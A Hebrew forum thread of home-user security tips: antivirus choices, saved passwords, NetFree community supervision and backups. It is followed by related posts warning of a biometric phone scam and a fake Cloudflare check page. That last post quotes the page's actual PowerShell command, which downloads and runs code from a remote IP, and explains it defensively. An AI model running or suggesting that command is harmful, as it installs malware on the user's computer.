מידע שימושי באישון ליל פרץ לביתי שודד חמוש

  • הוסף לסימניות
  • #41
יש לי אנטי וירוס שמתעדכן כל יומיים בערך והוא מאוד טוב (של AVG מאוד ממליצה גם הגירסא החינמית פצצה ומתעדכנת כל הזמן)
לא שווה כלום.
זה וירוס בעצמו.

כשמגיעים אלי עם מחשבים נגועים דבר ראשון אני מסיר את הוירוס הזה, אח"כ את כל השאר..

ממליץ על ESET, בעברית מלאה וקליל מאוד למעבד.
לא חינמי כי בכל זאת אין היגיון שמומחי אבטחת מידע שמנתחים ומעדכנים תדיר את התוכנה יעשו את זה בחינם, אלא"כ יש להם אינטרס אחר כמו AVG לדוגמה..

יש לו גם אפשרות לשלוט מרחוק במקרה של גניבה במחשב נייד, ולקבל את תמונת הגנב והמיקום..

אבל אני סוכן מורשה שלהם אז תיקחו את מה שאני אומר בעירבון מוגבל.

אבל, בעצם, אני סוכן שלהם כי אני דווקא רציתי לשווק מוצר טוב ולא ההיפך.. טוב, לא משנה, הבנתם את הכיוון
 
  • הוסף לסימניות
  • #43
@מ. י. פרצמן
יש בעיה עם סיסמאות שמורות בדפדפן כרום שלי?
(בנק, קופ"ח, וכו')
הם שמורות פיזית במחשב
ואם עושים סנכרון - הם שמורים גם ברשת
באמת מומלץ לא לשמור סיסמאות לאתרים כמו בנק וכדומה
 
  • הוסף לסימניות
  • #45
רגע. נעזרתי ממש לא מזמן (10 ימים+-) ממישהו שאינני מכירו דרך גישה מרחוק.
האם זה מסוכן? ייתכן וכעת אני תחת איום?
 
  • הוסף לסימניות
  • #46
וואו תודה.
לפני כמה שבועות שלחו לי קודים להקיש בצאט של גימייל ומופיעים דברים על המסך... .סוסי פוני, ועוד כל מיני כאלה... הקשתי כמובן, תמימה שכמוני.....
ממש נלחצתי עכשיו. יש סיבה לדאגה? ומה לעשות עם זה הלאה?
 
  • הוסף לסימניות
  • #47
וואו תודה.
לפני כמה שבועות שלחו לי קודים להקיש בצאט של גימייל ומופיעים דברים על המסך... .סוסי פוני, ועוד כל מיני כאלה... הקשתי כמובן, תמימה שכמוני.....
ממש נלחצתי עכשיו. יש סיבה לדאגה? ומה לעשות עם זה הלאה?
אין צורך להלחץ
זה קודים שגימייל עצמם שתלו (נקרא ביצי הפתעה) ויש עוד הרבה דברים חמודים כאלה בגוגל בכללותו
אם אני לא טועה היה על זה אשכול פעם
 
  • הוסף לסימניות
  • #48
אפשר לענות גם?
כל אתר שמסומן כHTTPS ולא רק HTTP - יש תמונה של מנעול גם,
הוא בטוח.
אני לא מבין גדול בתחום, אבל אני חושב שהשורה הזאת לא מדוייקת יש המון סוגים של תעודות אבטחה והחינמיות הם כמעט בלי אימות של הדומיין, לא כל התעודות שוות, וזה לא חד משמעי.
 
  • הוסף לסימניות
  • #49
קופצת על האשכול בשאלה..
מטעם הועדה הרוחנית במוסדות ביקשו מאיתנו להתחבר בנט פרי לקהילה מסוימת.
( תנאי להכנסת הילדים למוסדות)
מה זה אומר? הם יכולים לראות ג"כ דברים אישיים וקודים?
 
  • הוסף לסימניות
  • #51
הם יכולים לראות ג"כ דברים אישיים וקודים?
כן
הם יכולים לראות הכל
כל התעבורה של האינטרנט עוברת דרכם
מה שקצת חסר, זה פירוט מה המשמעות של פריצה, לאיזה בעיות זה גורם,
כולנו משתמשים עם המחשב לאחסון כל מיני פרטים מחיינו
מתמונות של כל הסובבים וכרטיסי אשראי שמבצעים תשלומים איתם וכו'
כשפורצים למחשב אפשר למעשה לגנוב הרבה דברים למשל פרטי אשראי את הזהות שלכם ועוד
אנשים אפילו לא קולטים עד כמה המחשב הוא חלק מהאדם
תביא לי את המחשב שלך ואומר לך מי אתה
וכמו שכתבו האם תוכנת אנטיוירוס אמורה לפתור את כל הבעיות.
לא
 
  • הוסף לסימניות
  • #52
כן
הם יכולים לראות הכל
כל התעבורה של האינטרנט עוברת דרכם
נכון, כמו הספק שלך.
ללא קשר לאינטרנט כשר, כל ספק יכול לראות.
ונטפרי למעשה יושב אצל הספק.

וכמו שכתבו האם תוכנת אנטיוירוס אמורה לפתור את כל הבעיות
לא הכל. ממש לא. אבל הרבה יותר מאשר בלי.
 
  • הוסף לסימניות
  • #53
לא הכל. ממש לא. אבל הרבה יותר מאשר בלי.

וא"כ איך אני אמור להתגונן אם בטעות לחצתי על הקישורים שהביאו האיראנים. (לא נתתי להם גישה למצלמה רק ניסיתי לפתוח קישורים שאחד מהם היה סגור בנפרי והשני נחסם דרך האנטי וירוס, והקישור לזום נפתח אך לא הופעל כלל)
 
  • הוסף לסימניות
  • #54
@מ. י. פרצמן
תודה! כתבת היטב והצלחת להלחיץ ממש!
אם היום נכנסתי לאתר הידברות, (הבנתי שהוא נפרץ) ניסיתי ללחוץ על כמה פוסטים ועברתי לדף שגיאה
יש לי ממה לחשוש?
או שניסיתי להיכנס לאתר נוסף שנפרץ, ראיתי את ההודעה של האקרים ויצאתי בלי שלחצתי על אף קישור בתוכו.
יש אפשרות של גניבת נתונים?
מה את אומרת, כדאי להתחיל לרוקן את המחשב מחומרים אישיים?? :eek:
 
  • הוסף לסימניות
  • #55
רציתי לשאול. אתמול קרה לי דבר מאד מוזר. יש לי מחשב נייד שמחובר למסך רגיל. סגרתי את המסך של המחשב הנייד אבל המחשב נשאר דלוק. ואיך ידעתי? כי המסך הגדול הראה לי זאת. וזה אף פעם לא קורה!!!! תמיד כשאני סוגרת את המסך ופותחת שוב המחשב נמצא במסך שבו הוא מבקש סיסמה להיכנס לחשבון משתמש. היה לי מאד מוזר. רציתי לדעת אם אני בסכנת פריצה או כדומה.
 
  • הוסף לסימניות
  • #56
אני קורא כאן כמעט 60 פוסטים ולא ראיתי אחד שהזכיר את העניין הכי פשוט הכי ברור הכי מעשי (אולי פיספסתי??)

גיבוי !!!

ושוב, ושוב...
הכי טוב על מקור חיצוני, ובתדירות גבוהה!! וכמה שיותר...


אם כבר על גיבוי .. אז לא רק מחשבים עם חשש פריצה אלא כל חומרה יכולה 'להידפק' באיזשהו שלב וכדאי תמיד לגבות, --זה הרבה הרבה יותר זול משחזור וכו'...

אמנם נושא המאמר היה איך להתגונן וכד', בכל מקרה הנושא היה חייב לעלות!!
 
  • הוסף לסימניות
  • #57
קופצת על האשכול בשאלה..
מטעם הועדה הרוחנית במוסדות ביקשו מאיתנו להתחבר בנט פרי לקהילה מסוימת.
( תנאי להכנסת הילדים למוסדות)
מה זה אומר? הם יכולים לראות ג"כ דברים אישיים וקודים?
הקהילה לא יכולים לראות פרטים אישיים וקודים (ומי שכתב למעלה אחרת זה פשוט לא נכון) , נטפרי בעיקרון יכולים כמו כל ספק, אבל כמו שכתבו למעלה בחברה מכובדת ואמינה הכל רובוטים, ומקדמי הגנה.
מתוך ויקי נטפרי
"איסוף נתונים
בנטפרי לא מתבצע אף איסוף נתוני תקשורת, גם לא באופן זמני וגם לא לצרכי תמיכה. המשתמש הוא היחיד שיכול ליזום כזו פעולה באופן זמני לצרכי תמיכה.
כלומר, אם יש למשתמש בעיה או תקלה באתר מאובטח אין לנציגי השרות או למנהלים אפשרות לדעת לאן הוא גלש ואיפה הוא נתקע. אלא המשתמש עצמו יוזם את הקלטת תעבורת האינטרנט שלו, ומקבל לינק ייחודי הפרטי להקלטה זמנית זו, את הלינק הוא יכול לשלוח לתמיכה כדי לעזור בפתרון הבעיה."
"אילו הרשאות יש למפקח מטעם הקהילה ?
המפקח/ים מטעם הקהילה מקבל ממשק ייחודי בו הוא יכול לצפות ולנהל את החשבונות שהוגדרו ע"י המשתמשים כבני הקהילה, (המפקח רואה את השם, מס' הטלפון, וכתובת המייל המוגדרים בחשבון).
מתוך הממשק מפקח הקהילה יכול להגדיר הגדרות סינון לכל הקהילה, וכן לכל משתמש בנפרד.
כמו"כ המפקח יכול לצפות מתי הייתה הגלישה האחרונה של כל משתמש. (הוא לא יכול לראות לאילו דפים המשתמש נכנס או באילו שעות הוא גלש. רק את השעה האחרונה בה הייתה גלישה).
בחשבון שמצורף לקהילה, הגדרות הסינון האישיות כפופות להגדרות שהגדיר מפקח הקהילה. כמו"כ מפקח הקהילה יכול לראות מה שהוגדר בהגדרות הסינון האישיות, והוא יכול גם לנעול את ההגדרות, ואף להסתיר אותן.
כמו"כ המפקח מטעם הקהילה יכול להגדיר שהגלישה תיחסם למחשב (עם מערכת הפעלה ווינדוס 7 ומעלה) שלא מותקנת עליו תוכנת WiFree.
המפקח גם יקבל הודעה במייל על כל התקנה ו/או הסרה של תוכנת WiFree שבוצעה על אחד המחשבים שלכם."
 
  • הוסף לסימניות
  • #58
הקהילה לא יכולים לראות פרטים אישיים וקודים (ומי שכתב למעלה אחרת זה פשוט לא נכון) , נטפרי בעיקרון יכולים כמו כל ספק, אבל כמו שכתבו למעלה בחברה מכובדת ואמינה הכל רובוטים, ומקדמי הגנה.
מתוך ויקי נטפרי
"איסוף נתונים
בנטפרי לא מתבצע אף איסוף נתוני תקשורת, גם לא באופן זמני וגם לא לצרכי תמיכה. המשתמש הוא היחיד שיכול ליזום כזו פעולה באופן זמני לצרכי תמיכה.
כלומר, אם יש למשתמש בעיה או תקלה באתר מאובטח אין לנציגי השרות או למנהלים אפשרות לדעת לאן הוא גלש ואיפה הוא נתקע. אלא המשתמש עצמו יוזם את הקלטת תעבורת האינטרנט שלו, ומקבל לינק ייחודי הפרטי להקלטה זמנית זו, את הלינק הוא יכול לשלוח לתמיכה כדי לעזור בפתרון הבעיה."
"אילו הרשאות יש למפקח מטעם הקהילה ?
המפקח/ים מטעם הקהילה מקבל ממשק ייחודי בו הוא יכול לצפות ולנהל את החשבונות שהוגדרו ע"י המשתמשים כבני הקהילה, (המפקח רואה את השם, מס' הטלפון, וכתובת המייל המוגדרים בחשבון).
מתוך הממשק מפקח הקהילה יכול להגדיר הגדרות סינון לכל הקהילה, וכן לכל משתמש בנפרד.
כמו"כ המפקח יכול לצפות מתי הייתה הגלישה האחרונה של כל משתמש. (הוא לא יכול לראות לאילו דפים המשתמש נכנס או באילו שעות הוא גלש. רק את השעה האחרונה בה הייתה גלישה).
בחשבון שמצורף לקהילה, הגדרות הסינון האישיות כפופות להגדרות שהגדיר מפקח הקהילה. כמו"כ מפקח הקהילה יכול לראות מה שהוגדר בהגדרות הסינון האישיות, והוא יכול גם לנעול את ההגדרות, ואף להסתיר אותן.
כמו"כ המפקח מטעם הקהילה יכול להגדיר שהגלישה תיחסם למחשב (עם מערכת הפעלה ווינדוס 7 ומעלה) שלא מותקנת עליו תוכנת WiFree.
המפקח גם יקבל הודעה במייל על כל התקנה ו/או הסרה של תוכנת WiFree שבוצעה על אחד המחשבים שלכם."
אתה יודע מה
אתה צודק
אני לא רוצה להרוס לך את התמימות
 
  • הוסף לסימניות
  • #59
אתה יודע מה
אתה צודק
אני לא רוצה להרוס לך את התמימות
אחראי קהילה לא יכולים לראות, מידיעה, וכנ"ל התומכים של נטפרי.
לא דברתי על האקרים.. או יותר נכון קראקרים הם גם לא צריכים להיות אחראי קהילה או לעבוד בחברת תקשורת בשביל זה
 
  • הוסף לסימניות
  • #60
אני קורא כאן כמעט 60 פוסטים ולא ראיתי אחד שהזכיר את העניין הכי פשוט הכי ברור הכי מעשי (אולי פיספסתי??)

גיבוי !!!

ושוב, ושוב...
הכי טוב על מקור חיצוני, ובתדירות גבוהה!! וכמה שיותר...


אם כבר על גיבוי .. אז לא רק מחשבים עם חשש פריצה אלא כל חומרה יכולה 'להידפק' באיזשהו שלב וכדאי תמיד לגבות, --זה הרבה הרבה יותר זול משחזור וכו'...

אמנם נושא המאמר היה איך להתגונן וכד', בכל מקרה הנושא היה חייב לעלות!!
נכון. תכננתי להעלות את זה בפוסט נפרד, כי זה נושא כל כך חשוב וחבל שייאבד כאן, אבל באמת חשוב מאוד להזכיר את זה כאן.
חבר'ה - גיבוי הוא חצי תרופה. באמת. ממש. כל כך. אנשים, בבקשה, בבקשה, בבקשה, תגבו את המחשב שלכם!!! אני מתחננת!
לא, אל תגידו לי זה לא יקרה... זה יכול לקרות. בבקשה, אנשים! תגבו!
פריצה מתרחשת במשפחות הכי טובות. אף אחד לא חסין ומוגן בפני פריצות.
גם בלי פריצות - כל כך הרבה פעמים איבדתי מחשבים בגלל משהו טפשי, ונאלצתי לשלם הון תועפות כדי לשחזר את המידע...
בבקשה! תגבו!
ברגע שאתם מגובים - חצי בעיה נפתרת לכם. כבר אין לכם איום של איבוד חומרים, יש רק את האיום של שימוש בחומרים למטרות שליליות, והרבה פעמים האיום לא קיים וחסכתם אלפי שקלים ועוגמות נפש גדולות כל כך.
בבקשה. אנשים, אל תגידו מחר. אל תגידו בהמשך. עכשיו. קחו הארדיסק, כנסו למחשב, תעתיקו. זכרו להוציא את ההארדיסק מהמחשב אחרי ההעתקה.
בהמשך אשתדל (בלי נדר, מקווה שאספיק) להעלות פוסט עם דרכים שונות, קלות ופשוטות לגיבוי.
המון הצלחה, היו זהירים.


לכל אלו ששאלו שאלות, מקווה שאספיק לענות עליהן.
בכל מקרה אם יש כאן בעלי מקצוע עדיף שהם יענו, ראיתי שעל חלקן ענו כבר. תודה.

ל @בא יבוא ששאלה על מסך מחשב שמחובר למחשב נייד - הכל בסדר. מחשב נייד יכול לדלוק גם כשסוגרים אותו (אם לוחצים על העכבר המחובר, לדוגמה, זה מדליק שוב את המחשב גם בלי שרואים), ואם מחובר לזה מסך נוסף - המסך נדלק.
 

פרוגבוט

תוכן שיווקי
פרסומת

פוסטים חדשים שאולי לא קראת....

אשכולות דומים

*שיטת הונאה חדשה!*
*30 דקות יכולות להרוס לכם את החיים.*
זו לא הונאת טלפון רגילה — היא מסוכנת הרבה יותר.
הם לא צריכים את הכסף שלכם, לא את הסיסמה שלכם ולא את האמון שלכם.
הם צריכים רק את הטוב לב שלכם.

לאחרונה הופיעה במרכזי קניות, בתחנות מטרו, בשווקים ובמקומות ציבוריים “הונאת בקשת עזרה” חדשה.
המבצעים הם בדרך כלל אנשים לבושים היטב, בגיל בינוני או מבוגר.
הם עשויים לומר שאינם יודעים להשתמש בטלפון, שהם צריכים לבדוק את גובה הפנסיה או הסבסוד, או שהם נכנסו בטעות לעמוד הלא נכון — ולבקש מכם לעזור להם עם הטלפון.

*החלק המסוכן:*
כאשר אתם לוקחים את הטלפון ליד, לעיתים קרובות כבר פועל בו שיחת וידאו, הקלטת מסך או זיהוי פנים.
מישהו בצד השני צופה בכם. אתם חושבים שאתם עוזרים — אבל למעשה אוספים את הנתונים הביומטריים שלכם.

זו לא הונאה רגילה.
זו הונאה ביומטרית המבוססת על בינה מלאכותית.
הם לא רוצים את הכסף שלכם — הם רוצים אתכם.

אם תיגעו בטלפון (טביעת אצבע), תקראו מספרים או קודים (קול), או תביטו במסך בזמן השיחה (פנים), שלושת המזהים הביומטריים העיקריים שלכם — טביעת אצבע, קול ופנים — עלולים להיגנב.

בינה מלאכותית מודרנית יכולה ליצור “שיבוט דיגיטלי” שלכם — כמעט מושלם.

*ומה שקורה אחר כך מפחיד:*
הם יכולים להשתמש בשיבוט הדיגיטלי שלכם כדי לקחת הלוואות אונליין, מימון צרכני, משיכת כספים, ואימות אוטומטי באמצעות פנים וקול.
תוך 30 דקות כל מסגרת האשראי שלכם עלולה להיגמר.
כשתקבלו הודעות מהבנק, תגלו שהכסף שלכם לא נעלם — אלא להפך, אתם שקועים בחובות של אלפים או אפילו מיליונים.

---

### *זכרו את 3 הכללים:*

1. *לעולם אל תעזרו לאנשים זרים עם הטלפון שלהם.*
אל תיגעו, אל תלחצו, אל תצפו ואל תקראו שום דבר בקול — גם אם יגידו “רק לחיצה אחת”.

2. *שיחות וידאו לא מוכרות:*
נתקו מיד.
לעולם אל תיענו לבקשה “להסתכל למצלמה” או “לדבר רגע”.

3. *שתפו את ההודעה הזו עם מבוגרים, ילדים וחברים טובי לב.*
המתחזים מכוונים עכשיו לאנשים טובים.

---

### *תזכורת אחרונה:*
לעולם אל תחשבו: “לי זה לא יקרה” או “אני מספיק חכם כדי לא ליפול”.
בדיוק על הביטחון הזה ועל טוב הלב הזה הם בונים.

*אנא שתפו. כל שיתוף נוסף עשוי להציל קורבן אחד פחות.*

ניסיתי להכנס לאתר של הרב אפרתי - נותן הכשרות
לאחר לחיצה על סימון - אתה לא רובוט...

הופתעתי מאוד לראות את זה:
1773765478164.png
נראה חשוד!

מאוד חשוד!!!

‫Gemini אמר​

אזהרה: מדובר בהונאה ובתוכנה זדונית (Malware)

התמונה שצירפת מציגה דף מזויף שמתחזה לשירות ההגנה Cloudflare, אך למעשה מדובר בשיטה להרצת קוד זדוני על המחשב שלך.

למה זה מסוכן?

ההוראות בתמונה מבקשות ממך לבצע רצף פעולות חריג מאוד:
  1. צירוף המקשים Win + R: פותח את חלון ה-"הפעלה" (Run) של ווינדוס, שמשמש להרצת פקודות מערכת.
  2. צירוף המקשים Ctrl + V: מדביק פקודה שהאתר העתיק ללוח הגזירים (Clipboard) שלך באופן אוטומטי ברגע שנכנסת לדף או לחצת על כפתור.
  3. לחיצה על OK: מריצה את הפקודה המודבקת.
מה קורה בפועל?ברגע שתלחץ על OK, המחשב יריץ פקודה (בדרך כלל פקודת PowerShell) שמורידה ומתקינה וירוס, תוכנת כופר או תוכנה לגניבת סיסמאות ופרטי בנק. אף שירות אימות לגיטימי (כמו Cloudflare) לא יבקש ממך להריץ פקודות ידניות בחלון ה-Run של המערכת.


מה עליך לעשות?

  • אל תבצע את ההוראות: אל תקיש על שום שילוב מקשים ואל תדביק דבר.
  • סגור את הלשונית מיד: צא מהאתר הזה ואל תחזור אליו.
  • סריקת וירוסים: מומלץ להריץ סריקה מלאה של האנטי-וירוס במחשב שלך (כמו Windows Defender או תוכנה מוכרת אחרת) ליתר ביטחון.
  • ניקוי היסטוריה: כדאי לנקות את הקבצים הזמניים והקוקיז בדפדפן.

בדקתי בלוח מה הפקודה שהוא רצה שאני אריץ במחשב....
זה הפקודה: powershell -c iex(irm 158.94.209.33 -UseBasicParsing) - סכנה! לא להריץ בשום אופן!!!!

תקראו טוב מה גיימני כותב שזה עושה למחשב שלכם...

זהירות! מדובר בתוכנה זדונית (Malware) ודאית.

הפקודה שהעתקת היא הוכחה חותכת לכך שמדובר בניסיון פריצה. בוא נפרק את הפקודה כדי שתבין בדיוק מה היא מנסה לעשות למחשב שלך:

  • powershell: מפעיל את ממשק הפקודות המתקדם של ווינדוס. לממשק זה יש הרשאות עמוקות לשינוי הגדרות מערכת.
  • iex (Invoke-Expression): פקודה שאומרת למחשב: "כל מה שתקבל בהמשך – תריץ אותו כקוד עכשיו".
  • irm (Invoke-RestMethod): פקודה להורדת תוכן מהאינטרנט.
  • 158.94.209.33: זוהי כתובת IP של שרת מרוחק (שאינו קשור ל-Cloudflare). הפקודה מנסה למשוך קובץ "תסריט" (Script) מהשרת הזה.
  • -UseBasicParsing: הוראה לדפדפן הפנימי להתעלם מבדיקות תאימות ולהריץ את הקוד במהירות.


מה המשמעות?

ברגע שהיית לוחץ על OK, המחשב שלך היה פונה לכתובת ה-IP הזו, מוריד קוד זדוני (כמו סוס טרויאני או תוכנת כופר) ומריץ אותו מיד ברקע, בלי שתראה חלון נוסף או אזהרה.

צעדים דחופים אם כבר הרצת את הפקודה:

  1. ניתוק מהאינטרנט: כבה את ה-Wi-Fi או נתק את כבל הרשת מיד כדי למנוע מהווירוס לשלוח מידע החוצה או להוריד רכיבים נוספים.
  2. סריקה במצב בטוח: הפעל את המחשב ב-"מצב בטוח" (Safe Mode) והרץ סריקה מלאה של אנטי-וירוס מעודכן.
  3. שינוי סיסמאות: ממכשיר אחר (טלפון או מחשב נקי), שנה סיסמאות לחשבונות רגישים (מייל, בנק, רשתות חברתיות).


מסקנה:

זהירות!!!

הצטרפות לניוזלטר

איזה כיף שהצטרפתם לניוזלטר שלנו!

מעכשיו, תהיו הראשונים לקבל את כל העדכונים, החדשות, ההפתעות בלעדיות, והתכנים הכי חמים שלנו בפרוג!
לוח מודעות

הפרק היומי

הפרק היומי! כל ערב פרק תהילים חדש. הצטרפו אלינו לקריאת תהילים משותפת!


תהילים פרק כה

אלְדָוִד אֵלֶיךָ יי נַפְשִׁי אֶשָּׂא:באֱלֹהַי בְּךָ בָטַחְתִּי אַל אֵבוֹשָׁה אַל יַעַלְצוּ אֹיְבַי לִי:גגַּם כָּל קוֶֹיךָ לֹא יֵבֹשׁוּ יֵבֹשׁוּ הַבּוֹגְדִים רֵיקָם:דדְּרָכֶיךָ יי הוֹדִיעֵנִי אֹרְחוֹתֶיךָ לַמְּדֵנִי:ההַדְרִיכֵנִי בַאֲמִתֶּךָ וְלַמְּדֵנִי כִּי אַתָּה אֱלֹהֵי יִשְׁעִי אוֹתְךָ קִוִּיתִי כָּל הַיּוֹם:וזְכֹר רַחֲמֶיךָ יי וַחֲסָדֶיךָ כִּי מֵעוֹלָם הֵמָּה:זחַטֹּאות נְעוּרַי וּפְשָׁעַי אַל תִּזְכֹּר כְּחַסְדְּךָ זְכָר לִי אַתָּה לְמַעַן טוּבְךָ יי:חטוֹב וְיָשָׁר יי עַל כֵּן יוֹרֶה חַטָּאִים בַּדָּרֶךְ:טיַדְרֵךְ עֲנָוִים בַּמִּשְׁפָּט וִילַמֵּד עֲנָוִים דַּרְכּוֹ:יכָּל אָרְחוֹת יי חֶסֶד וֶאֱמֶת לְנֹצְרֵי בְרִיתוֹ וְעֵדֹתָיו:יאלְמַעַן שִׁמְךָ יי וְסָלַחְתָּ לַעֲוֹנִי כִּי רַב הוּא:יבמִי זֶה הָאִישׁ יְרֵא יי יוֹרֶנּוּ בְּדֶרֶךְ יִבְחָר:יגנַפְשׁוֹ בְּטוֹב תָּלִין וְזַרְעוֹ יִירַשׁ אָרֶץ:ידסוֹד יי לִירֵאָיו וּבְרִיתוֹ לְהוֹדִיעָם:טועֵינַי תָּמִיד אֶל יי כִּי הוּא יוֹצִיא מֵרֶשֶׁת רַגְלָי:טזפְּנֵה אֵלַי וְחָנֵּנִי כִּי יָחִיד וְעָנִי אָנִי:יזצָרוֹת לְבָבִי הִרְחִיבוּ מִמְּצוּקוֹתַי הוֹצִיאֵנִי:יחרְאֵה עָנְיִי וַעֲמָלִי וְשָׂא לְכָל חַטֹּאותָי:יטרְאֵה אוֹיְבַי כִּי רָבּוּ וְשִׂנְאַת חָמָס שְׂנֵאוּנִי:כשָׁמְרָה נַפְשִׁי וְהַצִּילֵנִי אַל אֵבוֹשׁ כִּי חָסִיתִי בָךְ:כאתֹּם וָיֹשֶׁר יִצְּרוּנִי כִּי קִוִּיתִיךָ:כבפְּדֵה אֱלֹהִים אֶת יִשְׂרָאֵל מִכֹּל צָרוֹתָיו:
נקרא  2  פעמים
למעלה